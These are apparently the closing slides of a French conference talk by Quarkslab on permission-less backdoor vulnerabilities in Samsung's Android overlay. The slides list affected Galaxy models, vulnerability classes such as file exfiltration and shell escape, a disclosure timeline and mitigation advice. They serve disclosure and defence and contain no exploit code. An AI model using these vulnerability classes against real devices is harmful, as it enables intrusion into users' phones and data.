| Modèle | Date de sortie | V1 | V2 | V3 | V4 | V5 |
|---|---|---|---|---|---|---|
| Samsung Galaxy S2 | 05/2011 | ✓ | ✓ | ✓ | ✓ | - |
| Samsung Galaxy Tab 1 | 06/2011 | N.A | ✓ | ✓ | ✓ | - |
| Samsung Galaxy Note 1 | 11/2011 | ✓ | - | ✓ | - | - |
| Samsung Galaxy S3 | 05/2012 | ✓ | ✓ | ✓ | ✓ | ✓ |
| Samsung Galaxy Tab 2 | 05/2012 | N.A | ✓ | - | ✓ | ✓ |
| Samsung Galaxy Note 2 | 10/2012 | - | ✓ | - | ✓ | ✓ |
| Samsung Galaxy S3 mini | 11/2012 | - | ✓ | - | ✓ | ✓ |
| Samsung Galaxy S4 | 04/2013 | - | - | - | - | - |

| Numéro | Description |
|---|---|
| V1 | Envoi de SMS/MMS et exfiltration de fichiers |
| V2 | Exécution de requêtes HTTP arbitraires |
| V3 | Obtention des droits de type CRUD sur les SMS, Contacts, etc. |
| V4 | Sync for fun and profit |
| V5 | System app escape shell |

# Plan


1. Contexte et objectifs
2. Introduction à Android
3. Modèle de sécurité Android
4. Méthodologie
5. Vers une backdoor sans permission
6. Post-exploitation
7. Portée des vulnérabilités
8. Conclusion


# Conclusion

## Quelques dates

- 26/03 - Une 10aine de vulnérabilités remontées à Samsung
- 18/04 - Fin de l'analyse des vulnérabilités par Samsung
- 06/06 - Aucun patch de sécurité déployé sur les équipements
  - Les corrections sont présentes dans la ROM 4.2.2 leakée dernièrement et prévue pour juin

# Conclusion

## Les vulnérabilités

- Les vulnérabilités sont simples à trouver et à exploiter
  - C'est le cas de tous les constructeurs, pas juste Samsung...
- Bien souvent l'ajout d'une permission permet de les éviter
- La surcouche Samsung grossit de plus en plus, agrandissant ainsi la surface d'attaque...
- Google doit réagir car les constructeurs affaiblissent un système très correct de base

# Conclusion

## Comment améliorer sa sécurité?

- Les antivirus sont inefficaces...
- Installer une ROM épurée de la surcouche Samsung?
  - Faites vous confiance au créateur de la ROM ?
- Les dernières versions d'Android commencent à apporter des solutions via `SELinux`
  - La possibilité de mettre en place des règles sur l'émission/réception des `Intent` au niveau système
  - La possibilité de retirer des permissions à des applications
  - Une meilleure isolation des application (règles plus fines que les permissions)
  - Mais tout ceci sera compliqué à mettre en place pour un utilisateur...
  - Il faut que les constructeurs fassent correctement leur boulot à ce niveau
- Utiliser le Samsung Galaxy S4 "Google Edition" et de manière générale des Nexus

# Merci de votre attention

Questions?


www.quarkslab.com

contact@quarkslab.com | @quarkslab.com